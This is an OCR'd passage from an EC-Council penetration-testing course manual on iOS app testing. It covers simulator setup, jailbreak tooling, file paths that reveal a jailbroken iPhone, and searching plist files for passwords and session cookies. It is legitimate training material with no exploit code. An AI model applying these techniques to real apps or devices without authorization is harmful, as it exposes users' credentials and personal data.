



Figure K.56: Screenshot of dSploit showing MITM attack options

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Setting Up the Environment for iOS Apps Penetration Testing

To perform the iOS apps penetration testing, first you need to jailbreak the iPhone. The jailbreaking process is explained in the previous section. You may pen test iOS apps either on the iPhone itself or using an iOS Simulator. To test apps on an iOS Simulator, you are advised to install the Xcode app development kit on your workstation (Mac). Setup a wireless network connection for the iOS device and the system installed with iOS simulator. Configure and launch iOS simulator in Xcode IDE.

- **Xcode**

  The iOS applications may be developed and tested by using the Xcode development kit that is recommended to be downloaded and installed on the iOS devices. This development kit consists of iOS SDK, built-in source code editor, GUI editor, Xcode IDE, iOS simulator, instruments, and the latest OS X and iOS SDKs. The iOS simulator is used for testing the iOS applications.

Environment Setup

1. **Installing Xcode**

   The Xcode may be installed either from app store or through the Apple developer site *https://developer.apple.com/xcode*.

2. **Installing iOS simulator**

   a) Open Xcode, a welcome window appears, click on “Create a new Xcode project.”

   b) “Choose a temple for your new project” window appears. Under “iOS” tab select “Single View Application” and click Next.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

c) "Choose options for your new project" window appears. Fill in the fields, "Product Name" and leave other fields as default and click Next and then Create.

d) The profile that you have created appears on the screen. Below Deployment Info settings, choose a device from the "Devices" options.

e) Click on the "iPhone" tab on the top, a list will be displayed. You may choose a device you want to install.

f) Click on the play icon (first icon from the left) to build and run the current scheme.

g) "Build succeeded" notification appears. A simulator window appears, it takes some time to install and start a device.

3. Installing iOS app in the simulator

a) Open a terminal window.

b) Use the following command to get a list of available simulators on Xcode:
```
$ xcrun instruments -s devices
```

c) Select the device on which you want to test your app:
```
$ xcrun instruments -w AB13F549-1AF6-47B9-B46F-48B601E14212
```

d) In the terminal window, navigate to the folder where you have placed the target app that you want to install and then execute the following command:
```
$ codesign -fs - <app_name.app>
```

e) Now, execute the following command to install the target app in the running simulator:
```
$ xcrun simctl install booted <app_name.app>
```

f) After the completion of the installation, an app icon appears on the simulator. You may tap the icon to run the app and test it against various exploits.


Testers use iOS simulator to test an iOS app security and depending upon the results, further recommend some necessary changes in the app to enhance the security of the app.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Figure K.57: Screenshot of iOS simulator

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Before IPA Penetration Testing

The necessary prerequisites that are recommended to be installed on your system, before starting the penetration testing on the target iOS app are given below:

- **Cydia**

  Source: *https://cydiainstaller.net*

  Cydia is an application software for Apple devices. It contains a package with jailbreaking tools, such as: Pangu or evasi0n**.** Cydia packet manager is used for installing restricted apps in the iOS device, after the jailbreaking process. It comes as a package with a jailbreaking tool, such as Pangu (*http://pangu.io*) or evasi0n (*http://www.evasion7.com*).

- **Gdb**

  Source: *https://www.gnu.org*

  GDB, the GNU Project debugger, is used to analyze the runtime behavior of an iOS app. It allows you to see the back end process of a program while it is running and the reason of it getting crashed while running.

- **Class Dump**

  Source: *http://stevenygard.com*

  Class Dump is a command-line utility for examining the Objective-C runtime information stored in Mach-O files. It generates declarations for the classes, categories, and protocols. This is the same information provided by using “otool -ov,” but presented as normal Objective-C declarations, so it is much more compact and readable.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **OpenSSH**

  Source: *http://www.openssh.com*

  OpenSSH is a connectivity tool for remote login with the SSH protocol. It encrypts all traffic to eliminate eavesdropping, connection hijacking, and other attacks. In addition, OpenSSH provides a large suite of secure tunneling capabilities, several authentication methods, and sophisticated configuration options.

  It is a Secure Shell based suite that is used for secure communication. This may be installed via Cydia and comes with a default username and a password. It is always recommended to change the default username and the password.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Identify whether iPhone is Jailbroken or not

- Jailbreaking **creates new files** on the device
- Most common files that **exist** when iPhone is jailbroken are listed below:

```
/private/var/stash
/private/var/lib/apt
/private/var/tmp/cydia.log
/private/var/lib/cydia
/private/var/mobile/Library/SBSettings/Themes
/Library/MobileSubstrate/MobileSubstrate.dylib
/Library/MobileSubstrate/DynamicLibraries/Veency.plist
/Library/MobileSubstrate/DynamicLibraries/LiveClock.plist
/System/Library/LaunchDaemons/com.ikey.bbot.plist
/System/Library/LaunchDaemons/com.saurik.Cydia.Startup.plist
/var/cache/apt
/var/lib/apt
/var/lib/cydia
/var/log/syslog
/var/tmp/cydia.log
```

```
/bin/bash
/bin/sh
/usr/sbin/sshd
/usr/libexec/ssh-keysign
/usr/sbin/sshd
/usr/bin/sshd
/usr/libexec/sftp-server
/etc/ssh/sshd_config
/etc/apt
/Applications/Cydia.app
/Applications/RockApp.app
/Applications/Icy.app
/Applications/WinterBoard.app
/Applications/SBSettings.app
/Applications/MxTube.app
/Applications/IntelliScreen.app
/Applications/FakeCarrier.app
/Applications/blackra1n.app
```

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Identify whether iPhone is Jailbroken or not (Cont'd)

1. Look for these **files** to determine whether target iPhone is jailbroken or not
2. Check for the **permission** for root partition; if it has read/write permissions, then device is jailbroken
3. Check the **size** of /etc/fstab file, as jailbreaking of device increases the size of this file
4. Check whether application can **modify files** outside of its sandbox
5. Check whether **OpenSSH service** is running on the device
6. Check whether **Cydia** is installed on the device and also check for the **Cydia URL scheme** (cydia://) used while browsing applications

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Identify whether iPhone is Jailbroken or not

Jail breaking is the process of removing security mechanisms set by Apple to prevent malicious code from running on the device. It provides root access to the operating system and removes sandbox restrictions. Thus jailbreaking, such as rooting, comes along with many security and other risks to the iOS device. Jail breaking may create backdoors to the malware and Trojan that

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

allows access to personal details of the target device. Moreover, your system may become more error-prone and various stability issues may arise in the device.

You need to perform jail breaking to find the vulnerabilities that could be exploited to get the access to the device. Perform jailbreaking to bypass user limitations as set by Apple, such as modifying the OS, attaining admin privileges, and installing unofficially approved apps via "side loading." Jailbreaking creates new files on the device. Most common files that exist when iPhone is jailbroken are listed below:

- /private/var/stash
- /private/var/lib/apt
- /private/var/tmp/cydia.log
- /private/var/lib/cydia
- /private/var/mobile/Library/SBSettings/Themes
- /Library/MobileSubstrate/MobileSubstrate.dylib
- /Library/MobileSubstrate/DynamicLibraries/Veency.plist
- /Library/MobileSubstrate/DynamicLibraries/LiveClock.plist
- /System/Library/LaunchDaemons/com.ikey.bbot.plist
- /System/Library/LaunchDaemons/com.saurik.Cydia.Startup.plist
- /var/cache/apt
- /var/lib/apt
- /var/lib/cydia
- /var/log/syslog
- /var/tmp/cydia.log
- /bin/bash
- /bin/sh
- /usr/sbin/sshd
- /usr/libexec/ssh-keysign
- /usr/sbin/sshd
- /usr/bin/sshd
- /usr/libexec/sftp-server
- /etc/ssh/sshd_config
- /etc/apt
- /Applications/Cydia.app
- /Applications/RockApp.app
- /Applications/Icy.app
- /Applications/WinterBoard.app


Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- `/Applications/SBSettings.app`
- `/Applications/MxTube.app`
- `/Applications/IntelliScreen.app`
- `/Applications/FakeCarrier.app`
- `/Applications/blackra1n.app`

Following are different ways to identify whether the iPhone is jailbroken or not:

- Look for these files to determine whether the target iPhone is jailbroken or not.
- Check for the permissions for the root partition; if it has read/write permissions, then the device is jailbroken.
- Check the size of /etc/fstab file, as jailbreaking of the device increases the size of this file.
- Check whether applications may modify files outside of its sandbox.
- Check whether the OpenSSH service is running on the device.
- Check whether Cydia is installed on the device and also check for the Cydia URL scheme (cydia://) used while browsing applications.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Inspect the Plist for Sensitive Information

Source: *https://developer.apple.com*

Property List (plist) is a structured text file that contains essential user preferences and the configuration information of the application. It undergoes UTF-8 encoding and the contents are structured through XML.

The root XML node is the Dictionary that holds a set of keys and values having detailed aspects of the bundle. The system makes use of this set of keys to obtain information about your app and the way it was configured. Therefore, all the bundled executables (plug-ins, frameworks, and apps) are expected to contain an information property list file.

Plist has two formats: ASCII and binary format. The ASCII file may be easily read by any standard text editor as the data is presented as XML. But, to read binary file, you are advised to use Property List Editor (plist editor) that may convert the binary file into ASCII format.

You are advised to inspect all the Plist files for collecting sensitive information, such as usernames, passwords, user's personal information, session cookies, etc. Also, you may use Plist editors, such as plutil to view or modify all the Plist files available under application's home directory.

Viewing or Editing Plist Files using Property List Editors (Plist editors)

To view or edit the contents of property list file, select the <project>-Info.plist file in your Xcode project to display the property list editor, as shown below:

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

